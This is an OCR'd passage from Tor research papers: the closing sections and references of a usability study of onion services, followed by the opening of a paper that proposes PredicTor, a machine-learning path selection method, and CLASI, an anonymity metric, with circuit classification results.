**Education and Resources.** 24 survey respondents believed that there was a "'knowledge" issue with not enough resources and documentation for newcomers to Tor and onion services. Many of our interviewees felt similarly (7/17). Interviewees lamented about a lack of documentation or resources that would allow newcomers to learn more about onion services. P8, for example, wanted to know how to use onion services correctly and stop being uncertain about its properties: *"Really clear user education in the installation process would be great for people like me . . . who are like 'Okay, this is a thing I can use, why am I using it again? What am I using it for? What does it do?"* Three of our interviewees also referred to the lack of proper education as *"cultural mysticism."* Uneducated users often misunderstand concepts, as P10 explained: *"The perception that these are hardcore security tools sometimes signals to ordinary users that they are also difficult or badly designed or complicated to use, and that's not really the case with Tor."* Even if knowledge was not an issue, fear of consequences may deter users otherwise, as P8 mentioned before: *"Because it's also super scary. You think you're playing with this spy thing . . . Sometimes it's actually a really simple technical thing that's not terrifying. And to demystify those things would be really nice."*

**Improved Search.** 15/517 survey respondents wanted onion services to be more accessible, such as via a good search engine or organized database. At least four interviewees also desired improved search engines. As an example of this sentiment, S116 wrote: *'Ask someone to develop a really good search engine so that sites may be found. I am sure that the dark net has to be more than a few illicit sites that are selling stolen credit cards, and running Bitcoin scams. I feel like when I browse the dark net, I am floating in space waiting for another planet to suddenly appear. Whatever content is out there needs to be discovered, lest people will make misinformed judgments about the dark net. The dark net should be understood to be preeminently about privacy, not criminality.'* In addition, many survey respondents expressed frustration about the difficulty of finding out if a particular public website has a corresponding onion service. A common wish was to have a website list its onion service prominently in a footer or on the corresponding Internet site (3/517). Ironically, some survey respondents were surprised that `torproject.org` has a corresponding onion site—they could not find it on the website.

## 6 Future Directions

Our work highlights several opportunities for improvements to current onion services.

**Security indicators for onion services.** First, many of our participants had an incomplete mental model of how onion services work and trusted them less than other Tor services, which suggests that a better indicator of the protections an onion service offers should be made visible to onion service users. Currently, The Tor Project is working on a security indicator for onion services [1]. Figure 2b illustrates that Tor Browser currently, in version 7.0.10, displays an onion service connection as an insecure HTTP connection, thus greatly "under-selling" the security and privacy that an onion service connection provides. The design process for such indicators should evaluate whether users understand the meaning of the indicator, as well as how it differs from an HTTPS indicator.





**Figure 13:** *A click on the onion icon reveals the Tor relays that constitute the circuit that was used to fetch the current page. As of February 2018, the user interface is subject to a redesign [2].*

(Felt *et al.* found the subtleties that one must consider when designing similar security indicators [8].)

The Tor Browser's circuit display interface is also being redesigned (see Figure 13) [2]. As with an onion service indicator, an evaluation of the circuit display could reveal user misunderstandings that may improve perceptions of and trust in onion services. For example, we found that some users are not familiar with the concept of guard relays and incorrectly expect each relay in their circuit to change, which suggests the need for an improved interface. Users also found it difficult to verify the authenticity of an onion site; while certificates do help, many sites still do not have them, and some may never have them.

**Automatic detection of phishing onion domains.** Our findings that some onion domains in the root DNS data have small edit distance to popular onion domains suggests that users may fall victim typos to phishing attacks; on the other hand, because the number of popular onion domains is still relatively small and (through our analysis and previous work [18, 33]) relatively well-known, the Tor Browser could raise an alert when the user attempts to access an onion domain that has a small edit distance to a popular onion domain.

**Opt-in publishing of onion sites.** Our participants often wanted more services to be available as onion services and did not often know if an onion service for a popular website existed. Participants found it difficult to discover new onion services, which suggests the need for better ways to find active onion services. While search engines and curated lists do exist, they do not generally allow users to locate an onion service of interest without also stumbling upon unwanted content. One possibility is an opt-in public log, whereby users can learn about new onion domains as they are added. Many participants also expressed interest in a browser feature that could automatically "upgrade" from a regular web site to its corresponding onion service. (The Tor Project is currently investigating this problem space [13].)

**Privacy-preserving onion bookmarking.** Participants found it difficult to track and save onion links; they often resorted to memorizing links to avoid security issues with storing onion links. This problem suggests the need for a privacy-preserving bookmarking tool that allows users to bookmark sites without leaving a trail in their browser storage or elsewhere on their system.

## 7 Conclusion

Onion services resemble the 1990s web: Pages load slowly, user interfaces are clumsy, and search engines are inadequate. Users appreciate the extra security, privacy, and NAT punching properties of onion services, which gives rise to a variety of use cases. Yet, users are confronted with a variety of privacy, security and usability concerns that should be addressed in future generations of onion services. For example, users are concerned about the susceptibility of onion domains to phishing attacks, and the onion domains that are leaked to the public Internet illustrate that this threat is real—and unaddressed. Users have limited ways of discovering the existence of onion services, let alone navigating to them.

A range of design improvements, from better discovery mechanisms to automatic "upgrading" to a corresponding onion service when it is available are initial steps to improve usability. Some of these desired features have clear analogs in the public Internet, such as the padlock icon as a security indicator for HTTPS, and HTTP Strict Transport Security (HSTS) to automatically upgrade an HTTP connection to HTTPS. We expect that many of the usability design lessons from the public Internet may in some cases also apply to onion services.

## Acknowledgments

This research was supported by the National Science Foundation Awards CNS-1540066, CNS-1602399, and CNS-1664786. We thank George Kadianakis for helpful feedback on our survey questions, Katherine Haenschen for helping us improve our method, Mark Martinez for conducting interviews, Stephanie Whited for helping us disseminate our survey, and Antonela Debiasi for informing us about current user experience efforts around the Tor Browser. We thank Roya Ensafi, Will Scott, Jens Kubiziel, and Vasilis Ververis for pre-testing our survey, and USC's Information Sciences Institute for access to the DNS B root data. We also thank the Tor community for helpful feedback, for volunteering for our interviews, and for taking our survey.

## References

[1] I. Bagueros. Communicating security expectations for .onion: what to say about different padlock states for .onion services. https://bugs.torproject.org/23247.

[2] I. Bagueros. Improve how circuits are displayed to the user. https://bugs.torproject.org/24309.

[3] A. J. Berinsky, M. F. Margolis, and M. W. Sances. Separating the shirkers from the workers? Making sure respondents pay attention on self-administered surveys. *American Journal of Political Science*, 58(3), 2014. http://web.mit.edu/berinsky/www/files/shirkers1.pdf.

[4] J. Brooks. Ricochet. https://ricochet.im.

[5] J. Clark, P. C. V. Oorschot, and C. Adams. Usability of anonymous web browsing: An examination of Tor interfaces and deployability. In *SOUPS*. ACM, 2007. https://www.freehaven.net/anonbib/cache/tor-soups07.pdf.

[6] D. Collins. Pretesting survey instruments: An overview of cognitive methods. *Quality of Life Research*, 12(3), 2003. https://link.springer.com/content/pdf/10.1023%2FA%3A1023254226592.pdf.

[7] DigiCert. Ordering a .onion certificate from DigiCert, Dec. 2015. https://www.digicert.com/blog/ordering-a-onion-certificate-from-digicert/.

[8] A. P. Felt, R. W. Reeder, A. Ainslie, H. Harris, M. Walker, C. Thompson, M. E. Acer, E. Morant, and S. Consolvo. Rethinking connection security indicators. In *SOUPS*. USENIX, 2016. https://www.usenix.org/system/files/conference/soups2016/soups2016-paper-porter-felt.pdf.

[9] A. Forte, N. Andalibi, and R. Greenstadt. Privacy, anonymity, and perceived risk in open collaboration: A study of Tor users and Wikipedians. In *CSCW*. ACM, 2017. http://andreaforte.net/ForteCSCW17-Anonymity.pdf.

[10] K. Gallagher, S. Patil, and N. Memon. New me: Understanding expert and non-expert perceptions and usage of the Tor anonymity network. In *SOUPS*. ACM, 2017. https://www.usenix.org/system/files/conference/soups2017/soups2017-gallagher.pdf.

[11] A. Johnson. A proposal to change hidden service terminology, Feb. 2015. https://lists.torproject.org/pipermail/tor-dev/2015-February/008256.html.

[12] G. Kadianakis, Y. Angel, and D. Goulet. A name system API for Tor onion services, 2016. https://gitweb.torproject.org/torspec.git/tree/proposals/279-naming-layer-api.txt.

[13] L. Lee. .onion everywhere?: increasing the use of onion services through automatic redirects and aliasing. https://bugs.torproject.org/21952.

[14] L. Lee, D. Fifield, N. Malkin, G. Iyer, S. Egelman, and D. Wagner. A usability evaluation of Tor launcher. *PoPETS*, 2017(3), 2017. https://petsymposium.org/2017/papers/issue3/paper2-2017-3-source.pdf.

[15] M. Lee. OnionShare. https://onionshare.org.

[16] N. Mathewson. Next-generation hidden services in Tor, 2013. https://gitweb.torproject.org/torspec.git/tree/proposals/224-rend-spec-ng.txt.

[17] S. Matic, P. Kotzias, and J. Caballero. Caronte: Detecting location leaks for deanonymizing Tor hidden services. In *CCS*. ACM, 2015. https://software.imdea.org/~juanca/papers/caronte_ccs15.pdf.

[18] A. Mohaisen and K. Ren. Leakage of .onion at the DNS Root: Measurements, Causes, and Countermeasures. *IEEE/ACM Transactions on Networking*, 25(5):3059–3072, 2017.

[19] C. Monteiro. Intercepting drug deals, charity, and onionland, Oct. 2016. https://pirate.london/intercepting-drug-deals-charity-and-onionland-a2f9bb306b04.

[20] A. Muffett. 1 million people use Facebook over Tor, Apr. 2016. https://www.facebook.com/notes/facebook-over-tor/1-million-people-use-facebook-over-tor/865624066877648/.

[21] G. Norcie, J. Blythe, K. Caine, and L. J. Camp. Why Johnny can't blow the whistle: Identifying and reducing usability issues in anonymity systems. In *USENIX*. Internet Society, 2014. https://www.freehaven.net/anonbib/cache/usableTor.pdf.

[22] J. Nurmi. Ahmia – search Tor hidden services. https://ahmia.fi.

[23] J. Nurmi. Warning: 255 fake and booby trapped onion sites, June 2015. https://lists.torproject.org/pipermail/tor-talk/2015-June/038295.html.

[24] M. Perry, E. Clark, S. Murdoch, and G. Koppen. The design and implementation of the Tor Browser, Mar. 2017. https://www.torproject.org/projects/torbrowser/design/.

[25] E. S. Poole, M. Chetty, R. E. Grinter, and W. K. Edwards. More than meets the eye: Transforming the user experience of home network management. In *Proceedings of the 7th ACM Conference on Designing Interactive Systems*, DIS '08, pages 455–464, New York, NY, USA, 2008. ACM. http://doi.acm.org.proxy-um.researchport.umd.edu/10.1145/1394445.1394494.

[26] Sai and A. Fink. Mnemonic .onion URLs, Feb. 2012. https://gitweb.torproject.org/torspec.git/tree/proposals/194-mnemonic-urls.txt.

[27] Y. Sawaya, M. Sharif, N. Christin, A. Kubota, A. Nakarai, and A. Yamada. Self-confidence trumps knowledge: A cross-cultural study of security behavior. In *CHI*. ACM, 2017. https://users.ece.cmu.edu/~mahmoods/publications/chi17-cross-cultural-study.pdf.

[28] M. Schanzenbach. The GNU name system, 2012. https://gnunet.org/gns.

[29] I. Seidman. *Interviewing As Qualitative Research: A Guide for Researchers in Education and the Social Sciences*. Teachers college press, 2013.

[30] E. Swanson. Scallion: GPU-based onion hash generator. https://github.com/lachesis/scallion.

[31] P. Syverson. Onion routing: Brief selected history, 2005. https://www.onion-router.net/History.html.

[32] P. Syverson and G. Boyce. Genuine onion: Simple, fast, flexible, and cheap website authentication. In *Web 2.0 Security & Privacy*. IEEE, 2015. https://www.ieee-security.org/TC/SPW2015/W2SP/papers/W2SP_2015_submission_27.pdf.

[33] M. Thomas and A. Mohaisen. Measuring the leakage of onion at the root: A measurement of Tor's .onion pseudo-TLD in the global domain name system. In *Proceedings of the 13th Workshop on Privacy in the Electronic Society*, pages 173–180. ACM, 2014.

[34] University of Southern California—Information Sciences Institute. B root traffic for DITL, 2017. https://impactcybertrust.org/dataset_view?idDataset=814.

[35] J. Victors, M. Li, and X. Fu. The Onion Name System. *PoPETS*, 2017(1), 2017. https://www.degruyter.com/downloadpdf/j/popets.2017.2017.issue-1/popets-2017-0003/popets-2017-0003.pdf.

[36] S. P. Weber. mnemonicode, 2017. https://github.com/singpolyma/mnemonicode.

[37] P. Winter. Take part in a study to help improve onion services. https://blog.torproject.org/take-part-study-help-improve-onion-services.

[38] P. Winter, R. Ensafi, K. Loesing, and N. Feamster. Identifying and characterizing Sybils in the Tor network. In *USENIX Security*. USENIX, 2016. https://nymity.ch/sybilhunting/pdf/sybilhunting-sec16.pdf.

# Towards Predicting Efficient and Anonymous Tor Circuits

Armon Barton
*University of Texas at Arlington*
*armon.barton@mavs.uta.edu*

Mohsen Imani
*University of Texas at Arlington*
*mohsen.imani@mavs.uta.edu*

Jiang Ming
*University of Texas at Arlington*
*jiang.ming@uta.edu*

Matthew Wright
*Rochester Institute of Technology*
*matthew.wright@rit.edu*

## Abstract

The Tor anonymity system provides online privacy for millions of users, but it is slower than typical web browsing. To improve Tor performance, we propose *PredicTor*, a path selection technique that uses a Random Forest classifier trained on recent measurements of Tor to predict the performance of a proposed path. If the path is predicted to be fast, the client then builds a circuit using those relays. We implemented PredicTor in the Tor source code and show through live Tor experiments and Shadow simulations that PredicTor improves Tor network performance by 11% to 23% compared to Vanilla Tor and by 7% to 13% compared to the previous state-of-the-art scheme. Our experiments show that PredicTor is the first path selection algorithm to dynamically avoid highly congested nodes during times of high congestion and avoid long-distance paths during times of low congestion. We evaluate the anonymity of PredicTor using standard entropy-based and time-to-first-compromise metrics, but these cannot capture the possibility of leakage due to the use of location in path selection. To better address this, we propose a new anonymity metric called *CLASI*: Client Autonomous System Inference. CLASI is the first anonymity metric in Tor that measures an adversary's ability to infer client Autonomous Systems (ASes) by fingerprinting circuits at the network, country, and relay level. We find that CLASI shows anonymity loss for location-aware path selection algorithms, where entropy-based metrics show little to no loss of anonymity. Additionally, CLASI indicates that PredicTor has similar sender AS leakage compared to the current Tor path selection algorithm due to PredicTor building circuits that are independent of client location.

## 1 Introduction

Privacy threats on today's Internet include targeted advertising, large-scale user profiling, and dragnet surveillance by government agencies. These threats, along with the desire to protect freedom of speech and overcome censorship on the Internet, have resulted in an increase in public interest for anonymity systems. The Tor Network [13] in particular has received enormous attention and currently serves millions of users from all over the world. Tor users can connect to the Internet through an encrypted tunnel by first building a path through three Tor routers (called a *circuit*) chosen from a set of approximately 7,000 volunteer routers. Part of Tor's anonymity is attributed to the size of the user base, called the *anonymity set*, and attracting a large anonymity set is thus important for privacy of Tor users.

**Performance.** Unfortunately, Tor is slower than typical web browsing. Several groups have proposed new circuit-building approaches that aim to improve performance by optimizing properties such as bandwidth or latency. Wacek et al. [41] examined these approaches and determined that *Congestion-Aware Routing (CAR)* [42] offered the best performance-anonymity trade-off. CAR is a decentralized approach, where clients opportunistically measure circuit congestion during circuit creation and select the best one for use. This decentralized approach is limited because clients only have a small subset of relevant congestion information. Global knowledge of congestion in Tor and performance of circuits more generally would enable better choices for all clients.

Building on this insight, we propose *PredicTor*, a path selection technique that leverages performance measurements of many circuits to select less congested nodes and geographically shorter paths with greater probability. PredicTor uses a Random Forest classifier trained on recent measurements of Tor circuits to predict the performance of a proposed path. If the path is predicted to be fast, then a circuit is built using those relays. We implemented PredicTor in the Tor source code and show through simulations in Shadow that PredicTor improves Tor network performance by 23% compared to Vanilla

Tor and by 13% compared to CAR. This resulted in a speed up over Vanilla of over 500ms in the median case, and over 1.5s in the 90th percentile. We show that PredicTor utilized approximately 30% more Tor relays compared to Vanilla resulting in greater load distribution and allowing PredicTor to make better use of limited network resources.

Moreover, we performed live Tor experiments and show that PredicTor improves network performance partly due to avoiding highly congested nodes, and partly due to building lower latency circuits. In fact, PredicTor is the first path selection algorithm that dynamically considers both congestion and latency according to the state of the live Tor Network. In the live Tor experiments, during times of high congestion, we show an improvement of 7%-13% in the median case for PredicTor compared to Vanilla Tor.

**Measuring Anonymity.** Any proposal for building efficient Tor circuits must thoroughly evaluate anonymity. For example, a method that focuses on using high-bandwidth relays could concentrate traffic into fewer nodes, making it easier for a few attackers to compromise more circuits. Unfortunately, existing metrics do not address all aspects of Tor that need to be considered in evaluating new path selection proposals.

Current anonymity metrics fall into two complimentary categories: methods that aim to quantify anonymity and metrics that empirically measure all-or-nothing compromises. Most metrics that quantify anonymity are based on entropy [31, 11, 30]. Syverson [38] points out that while entropy-based metrics represent the average case well, they do not represent worst-case scenarios well. Other quantification methods [5, 4] perform information theoretic inferences about Tor clients with probability equal to $1/|N| + \delta$ where $N$ is the number of clients, and $\delta$ is the degree to which the inference is successful beyond a best guess. Due to the large user base in Tor, these inference probabilities can be minuscule. Therefore, it is difficult to justify how these inference probabilities may indicate an advantage for an adversary to fully compromise anonymity.

The latter category, metrics that empirically measure all-or-nothing compromises, includes time-to-first compromise, a measure of how long it takes until a client uses a compromised circuit [24]. Though such metrics give us a good understanding of properties that lead to full deanonymization, they offer less insight into the state of anonymity for users that have not been fully deanonymized. As such, we need a metric that offers some insight into the state of anonymity before full deanonymization and one that shows an adversary's ability to infer key attributes about the user.

In this work, we present an anonymity metric called *CLASI* (Client AS Inference). CLASI measures an all-knowing adversary's ability to infer clients' Autonomous Systems (ASes) by fingerprinting their circuits at the network and country level, along with other auxiliary information such as relay bandwidth. We give our adversary full knowledge of all the connections in the Tor Network, and our results thus represent an upper bound. Information revealed about the clients' AS, rather than the client directly, could potentially be more useful for adversaries for several reasons:

– The number of popular Tor client ASes is far lower than the number of Tor clients. Thus, inferring a client's AS is more achievable and may be a first step in reconnaissance for an adversary;

– High-resource adversaries such as nation-states are known to target ASes for infiltration in efforts to passively observe network traffic;

– Making inferences at the client level may yield negligible results due to $Pr[1/|N| + \delta]$ being small in most cases, especially when $N$ is large.

We evaluate this method empirically by testing a recently proposed *location-aware* algorithm called DeNASA [6]. Comparing DeNASA to Vanilla Tor, we find anonymity loss using CLASI that is not apparent when using entropy-based metrics. We note that DeNASA is not a performance-based path selection algorithm, but rather that it seeks to improve security by routing around network-level adversaries to avoid traffic analysis attacks. Thus, CLASI can be useful for evaluating other such algorithms [14, 35, 6, 23, 17] and for schemes that seek to avoid active BGP hijacking attacks [37, 36].

Finally, we evaluate the anonymity of *PredicTor* using both CLASI and entropy-based metrics. We find that AS leakage for PredicTor is similar to Vanilla and slightly better than CAR due to PredicTor clients building paths independently of their own network location.

**Contributions** In summary, we make the following contributions:

1. We show circuit classification accuracy for machine learning algorithms that are trained using data currently available from the Tor consensus files.
2. We present PredicTor, implement it in the Tor source code and show significant performance benefits in Shadow simulations.
3. We perform live Tor experiments and show that PredicTor is the first path selection algorithm to dynamically optimize for congestion and path length depending on path conditions.
4. We present the CLASI anonymity metric. Our evaluation shows that CLASI indicates anonymity loss for location-aware path selection algorithms where entropy-based metrics show little to no loss of anonymity.

5. We evaluate PredicTor with CLASI and other metrics and find that PredicTor's path selection maintains high anonymity.

## 2 Background and Related Work

Tor is a low-latency anonymity system for TCP-based applications [13]. The Tor network comprises approximately 7000 volunteer-operated relays [26] that are deployed throughout the world. It was recently shown by Jansen et al. [21] that Tor has approximately 550,000 active users at any given time. Each client selects a three-hop path of relays and builds a multi-hop encrypted tunnel, called a *circuit*, through this path. The first, middle, and last relays on the circuit are called the *guard*, *middle*, and *exit* relays, respectively.

A client uses a single guard node as the first hop for all of its circuits to help prevent attacks such as the *predecessor attack* [43, 44, 29], the selective denial of service attack [7], and statistical profiling. A new guard is chosen only if the presently selected guard becomes unavailable, or if a period of 60 days to 9 months is reached [12].

To provide fast connections for web browsing, relays are selected for circuits such that traffic is evenly distributed over the available bandwidth in the Tor Network. A set of *directory servers* are responsible for securely maintaining the list of relays, along with their bandwidths and other information. Once per hour, each client receives a *consensus document* from the directory servers, and this document contains weights assigned to each relay based on the relay's position in the circuit and its bandwidth. Then, load balancing is achieved by selecting each relay in proportion to its consensus weights.

### 2.1 Improving Network Performance

Tor is slower than typical web browsing, and a number of research groups have attempted to address this [34, 33, 1]. Wacek et al. [41] examined these approaches and determined that *Congestion-Aware Routing* (CAR) [42] offered the best performance-anonymity trade-off. In this paper, we thus use CAR as a benchmark for comparison.

CAR aims to intelligently select Tor circuits with the lowest levels of congestion. Congestion measurements for circuits are performed by the clients by sampling round-trip times (RTTs) of both circuit-building and application connections. A circuit is selected for use only if it's measured *congestion time* (the current RTT minus the shortest RTT) is the lowest out of three randomly selected circuits. If at any point during the life of that circuit, the mean of the last five congestion times is greater than 0.5 seconds, the client will switch to another circuit.

### 2.2 Measuring Anonymity

The existing literature provides substantial contributions in measuring Tor's anonymity [31, 11, 34, 30, 5]. Our approach, CLASI, builds on the AnoA framework proposed by Backes et al. [4] for computing quantitative bounds on the anonymity in Tor. The AnoA framework is modeled as a challenge-response game between an adversary and a challenger. The adversary possesses two tables ($D_0$ *and* $D_1$) in which each line is populated with a sender, a receiver, and auxiliary information. The two tables differ in exactly one row in the sender field. For this special row, the sender field for $D_0$ contains sender $S_0$, and the sender field for $D_1$ contains sender $S_1$. The adversary $A$ sends tables ($D_0$ *and* $D_1$) to a challenger $CH$. The challenger chooses $D_b$ according to its input $b$ where $b \subseteq \{0,1\}$, and successively feeds each row to an idealized Tor protocol. At any point, the adversary outputs their decision $b$. Sender anonymity for this protocol is then measured in terms of $\delta$ where:

$$Pr[b = 0 : 0 \leftarrow A, CH(0)] \leq Pr[b = 0 : 0 \leftarrow A, CH(1)] + \delta.$$

As anonymity of the protocol decreases, $\delta$ increases due to the fact that adversary $A$ guesses $b$ correctly with greater probability.

We use a framework similar to AnoA as the foundation for designing our CLASI metric. The most important and distinguishing characteristics of the CLASI metric are:

- We equip the adversary with a probabilistic classification model trained on realistic Tor simulated data.
- Our adversary is all-knowing, and thus our metric provides an upper-bound.
- Our adversary classification model is configured to infer the Autonomous System of the client.

In the CLASI classification model, we use three features for each relay in a circuit: the bandwidth of the relay from the consensus file (BW), and the network (AS) and country (CC) that the relay is located in. We decided to use AS, CC, and BW features because the proposed path selection algorithms in Tor are generally designed to optimize performance or security based on relay bandwidth [34], network location of relays [1, 33], or by routing around relays that located in certain ASes [14, 35, 6, 23]. We measure an all-knowing adversary's ability to infer clients' ASes because knowledge of the clients' AS is a probable first step for adversary reconnaissance. The CLASI design and evaluation are described in Sections 6 and 7, respectively.

### 2.3 Related Work

**Routing Protocols.** Snader and Borisov [34] proposed a change to Tor's path selection algorithm that allows

the client to tune the degree to which relay selection is weighted in proportion to bandwidth. The tunable parameter can be increased to bias relay selection in favor of high bandwidth relays or decreased to reduce that bias and induce more uniform relay selection. A limitation of this approach is that selecting relays weighted too heavily towards bandwidth can cause high-bandwidth relays to become overloaded and low-bandwidth relays to become starved, resulting in poor performance.

Sherr et al. [33] proposed a latency-aware relay selection strategy in which relays participate in a virtual coordinate embedding system. Clients then estimate the latencies of anonymous circuits by summing the virtual distances between relays' advertised coordinates. Akhoondi et al. [1] proposed an approach that aims to reduce latency of paths by accounting for inferred locations of relays while choosing paths. Some limitations to these approaches were pointed out by Wacek et al. [41], who performed an empirical study in which they compared the routing protocols mentioned above. Their results indicate that relay selection algorithms perform best when bandwidth is considered as a factor. Moreover, CAR was shown to perform close to the best in throughput and time-to-first-byte, in addition to significantly outperforming other algorithms in anonymity.

One important disadvantage of CAR is that circuit-RTTs can be manipulated during circuit creation by malicious exit nodes. This disadvantage is compounded in another similar approach called Navigator [3], in which active RTT measurements and a-priori information from the distribution of globally measured RTT values are used to select circuits. Additionally, Geddes et. al [15] suggested that the use of RTT measurements for latency improvements also results in an increase in the effectiveness of latency-based attacks.

More recently, Geddes et al. [16] proposed ABRA (the avoiding bottlenecks relay algorithm). Their approach aims to increase network utilization by having relays estimate the extent to which they are a bottleneck on each circuit and spread this information to clients. They showed that ABRA results had better network utilization compared to CAR. However, they did not show results for time-to-first-byte or time-to-last-byte measurements, so there is no evidence that ABRA offers any improvement in these measures of end-user performance.

**Anonymity Metrics.** Existing anonymity metrics for Tor can be categorized into works that use information theoretic or rigorous methods to quantify anonymity of Tor users and works that aim to empirically measure all-or-nothing compromises of Tor users. Our proposed anonymity metric lies within the former category.


In the area of quantifying anonymity, Serjantov and Danezis [31] and Diaz et al. [11] propose using Shannon entropy [32] to measure the uncertainty of the distribution of guard/exit pairs selected by senders. Rochet et al. [30] proposed a metric based on *guessing entropy* that indicates the expected number of nodes that must be compromised in order to mount a successful correlation attack. Snader and Borisov [34] apply the Gini coefficient to measure the equality of selection probability for Tor relays. A Gini coefficient of 0 means all relays were chosen with equal frequency (maximal anonymity), and a coefficient of 1 means the same relay was always chosen (minimal anonymity).

One limitation for entropy based metrics – pointed out by Syverson [38] – is that the results can be misleading because the worst case is not always represented. Additionally, entropy does not indicate a loss in anonymity if clients select relays differently, as long as the distribution of selected relays is near uniform. To consider an extreme example, suppose client A always selects relay $X$ and client B always selects relay $Z$; the entropy would be 1. This is a misleading result in terms of anonymity because both clients are fully identifiable with knowledge of their selected relay.

To establish tight upper bounds on anonymity, Meiser et al. [5] presented a rigorous methodology for quantifying anonymity of Tor with respect to budget adversaries. In their analysis, they show anonymity impact for a system with two senders connecting to two receivers using several proposed path selection algorithms over an idealized Tor network. Their analysis, however, does not show anonymity impact for users who are masked within large anonymity sets or for varying user destinations. In our proposed metric, these parameters are tunable, allowing researchers to understand anonymity impact for different client models and different user models.

In the area of empirical measurement – being complimentary to anonymity quantification metrics such as our proposal – Johnson et al. [24] measured time to first compromise by *relay-level* and *AS-level* adversaries by modeling the Tor network and taking empirical measurements. Murdoch and Watson [28] presented an analysis of proposed path selection algorithms against adversaries that deploy malicious Tor nodes. Sun et al. [36] proposed a metric that measures the resilience of the Tor network to active attacks on BGP routing called *RAPTOR* attacks.

These empirical measurement approaches are complimentary to our proposed metric because they measure all-or-nothing compromises, while our metric quantifies the ability of an all-knowing adversary to infer clients' ASes – a property that could lead to a compromise and thus indicates a loss of anonymity for path selection algorithms under study.




(a) Shadow Accuracy (b) Live Tor Accuracy (c) Live Tor Circuit Length

Figure 1: Effect of varying $\tau$ on accuracy, false positive rate, and false negative rate for $k$-NN and Random Forest in (a) Shadow and (b) Live Tor. (c) TTLB for Shadow *perf clients* compared to live Tor perf [26] for 50KiB downloads.

## 3 Path Classification

In this section, we motivate the design of PredicTor by first showing machine learning classification results for k-NN and Random Forest models trained on Tor descriptor data. Our goal is to classify Tor circuits into two classes: fast and slow. We used two distinct methods for acquiring the training data and show results for both.

**Shadow Data.** In the first method, we ran a Tor network simulation with 1000 clients using Shadow [20], a discrete-time event simulator. More details about the simulation are discussed at the end of this section. We generated a training set of 120,000 streams from one simulation run and a testing set of 25,000 streams from another simulation run. Each stream consisted of a *Vanilla client* downloading a file from a server through a circuit. For each stream, we recorded the time-to-last-byte (TTLB) download time that was measured from the client during the simulation. We then set a threshold $\tau$ and labeled each data point as *True* if the TTLB was less than $\tau$, i.e. the stream was fast, and *False* if the TTLB was greater than $\tau$, i.e. the stream was slow.

**Live Tor Data.** In the second method, we gathered training data from the live Tor Network by deploying a server that hosted 20 VMs, each running Tor version 0.3.0.9. From each VM, circuits were built over the live Tor network and requests were made to download an 80 KiB file from a US destination server. For each file download, we measured the time-to-last-byte download time. The labels were then set to *True* if the TTLB was less than $\tau$, and *False* if the TTLB was greater than $\tau$. Using this technique, we collected approximately 50,000 *training samples* on Dec. 5, 2017 from approximately 17:00 to 18:00 GMT. Then, during the subsequent hour (18:00 to 19:00 GMT), we collected approximately 20,000 *testing samples* .

**Feature Set.** In Tor circuits, there is a relationship between download times and the consensus bandwidth of each relay, as well as between download times and the network location of each relay. Due to this relationship, we believe that a recognizable pattern exists such that download times can be predicted (to some degree) by inspecting bandwidth and network location of each relay in a circuit. As such, we resolve each relay into three features: 1) Autonomous System (AS), 2) Country Code (CC), and 3) Consensus Bandwidth (BW). This yields nine features for the circuit in total. For the *AS features*, we use the AS number directly as an integer. For the *CC features*, we use the decimal representation in ASCII of the two-character country code. For the *BW features*, the consensus bandwidth is used and represented as an integer. We used distance-weighted $k$-NN with $k = 9$ [27], and Random Forests [8] to classify each circuit into class True (Fast) or False (Slow). We tested the $k$-NN model with $k = 3, 5, 7, 9$, and 11, and found that $k = 9$ produced the highest accuracy compared to other values of $k$.

**Classification Accuracy.** Figures 1a and 1b show the accuracy, false positive rate, and false negative rate of the $k$-NN and Random Forest models in predicting circuit performance with respect to varying $\tau$. For both models, as $\tau$ increases, we observed an increase in false positive rate and a decrease in false negative rate. The false positive rate and false negative rate converge near the median download time for the training data. The median download time for Shadow and Live Tor was approximately 1.8s and 1.4s, respectively. The Shadow results in Figure 1a show the accuracy at the median to be 76% and 70% for Random Forest and $k$-NN, respectively. The false positive rate and false negative rate at the median was approximately 25% for both $k$-NN and Random Forest. The Live Tor results in Figure 1b show the accuracy at the median to be 70% and 64% for Random Forest and $k$-NN, respectively. The false positive rate and false negative rate at the median was approximately 45% and 28%, respectively, for both $k$-NN and Random Forest.

For both Shadow and Live Tor models, accuracy is minimal at the median download time. For greater values of $\tau$, both accuracy and false positive rate increase. Likewise, for lower values of $\tau$, both accuracy and false negative rate increase. In the context of predicting fast circuits for Tor clients, high values of $\tau$ allow clients to accept a large percentage of slow circuits due to the high false positive rate. Low values of $\tau$ cause clients to become more selective in general and lead to dramatically higher circuit build times. Based on these results, we use Random Forest for PredicTor's classification model with the $\tau$ parameter always set to the median download time with respect to the training data.

